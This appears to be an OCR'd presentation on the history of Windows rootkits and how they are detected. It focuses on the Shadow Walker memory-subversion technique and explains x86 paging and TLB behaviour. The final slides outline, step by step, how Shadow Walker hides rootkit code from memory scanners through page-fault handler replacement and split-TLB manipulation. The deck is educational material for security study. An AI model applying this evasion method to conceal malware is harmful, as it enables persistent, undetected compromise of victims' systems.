
Rootkits 'n Stuff
www.SIGMil.org


DID YOU HEAR HOW SONY WAS OUTED FOR INCLUDING NASTY DRM SOFTWARE ON CERTAIN MUSIC CDs?
IF YOU PLAY ONE ON A PC, IT INVISIBLY INSTALLS STUFF INTO YOUR SYSTEM THAT VIRUS WRITERS CAN USE TO HIDE ALL KINDS OF MALICIOUS CODE.
MAKES YOU FEEL SORRY FOR PEOPLE WHO BOUGHT THE NEW CELINE DION ALBUM.
WELL, ALMOST.
I WAS ABOUT TO SAY...
AMEND
11-21

What a rootkit is(n't)

- IS

  Software intended to conceal running processes, files, etc from the OS

  A way to maintain control of a system after compromising it.

- ISN'T

  A buffer overflow, heap exploit, format-string, SQL injection, or any other type vulnerability exploit.

Rootkit History

- In the beginning – Application Rootkits

  Patched binaries or libraries on disk

  Response: Integrity checking important files (Tripwire)

- 2nd Generation – Memory Hooking


  In memory patching of applications and static OS internals (syscall table / IAT)

  Response: Memory scanners looking for ‘abnormalities’ (VICE)


Rootkit History

- ‘Next-Generation’ - Direct Kernel Object Manipulation
  - Modification of dynamically generated kernel structures. (FU Rootkit)
    - Response: Behavioral detection / Memory Signatures
- ‘Next-Next-Generation’
  - 2005 – Shadow Walker
  - 2006 - SubVirt

Rootkit History


Cmd!**Dir**
Kernel32!FindFirst(Next)File
Import Address Table (IAT)
Urbin & Mersting
Kernel32!FindFirst(Next)File
Aphex
Vanquish
NtDll!NtQueryDirectoryFile
Hacker Defender
User mode
Kernel mode
Nt!NtQueryDirectoryFile
Service Dispatch Table Entry
ProBot SE Driver
Nt!NtQueryDirectoryFile
I/O Manager
File System Components
Filter Driver For the Four File Hiders

Rootkit Detection


Cmd!Dir
Kernel32!FindFirst(Next)File
Import Address Table (IAT)
Urbin & Mersting
Kernel32!FindFirst(Next)File
Aphex
Vanquish
NtDll!NtQueryDirectoryFile
Hacker Defender
User mode
Kernel mode
Nt!NtQueryDirectoryFile
Service Dispatch Table Entry
ProBot SE Driver
Nt!NtQueryDirectoryFile
I/O Manager
Filter Driver For the Four File Hiders
File System Components

Shadow Walker

Raising The Bar For Windows
Rootkit Detection

Shadow Walker

- Motivation

  Rootkits are easily detected via signature based scans.

  Rootkit code and OS modifications need to be hidden from scanners.

  Polymorphism for an entire rootkit is hard.

Shadow Walker


- A virtual memory subversion rootkit.

  Memory scanning techniques rely the integrity of their view of memory.

  By controlling virtual memory mappings, Shadow Walker can make *known* rootkits invisible to detectors.

  For **read/write** virtual memory access Shadow Walker presents a benign page of memory, and for **execute** access on the same virtual addresses it will execute the hidden code.

X86 Virtual To Physical Address Translation



Page Faults


- Because physical memory may be smaller than the virtual address space, the OS may move less recently used pages to disk (the pagefile) to satisfy current memory demands.

- A page fault occurs on:
  - An attempted access to a virtual address whose PTE is marked not present and whose translation is not cached in the TLB.
  - Memory protection violations.
    - User mode code attempting to write to a kernel mode memory.
    - An attempt to write to memory marked as read-only.


Translation Lookaside Buffer

- On memory access, TLB is searched first for the virtual to physical translation!
- High speed associative memory
  - “Hit” $\rightarrow$ translation was found in the TLB
  - “Miss” $\rightarrow$ translation was not found in the TLB
- X86 Uses Split TLB architecture
  - ITLB: holds virtual to physical translations for code
  - DTLB: holds virtual to physical translations for data
- Modern TLB’s have extremely high “hit” rates and seldom incur the performance hit of a page table walk.

Memory Access Path w/ TLB (Hit)



Memory Access Path (TLB Miss w/ Page Fault)




Shadow Walker

- Replace the page fault handler.
- Mark your hidden pages ‘not present.’
  - Access to your code will generate page faults
- If the faulting address == instruction pointer, the memory access was an execute; otherwise, it was a read/write.
- For each case above, return a mapping to either your rootkit code or random data.


ITLB / DTLB

- x86 provides a split TLB architecture.
- An *invlpg* instruction is used to evict the page to be hidden from the TLB.
- Executing a data access loads the DTLB with the mapping for the accessed page.
- Executing a *call* into a page causes the ITLB to be loaded with a mapping for that page.

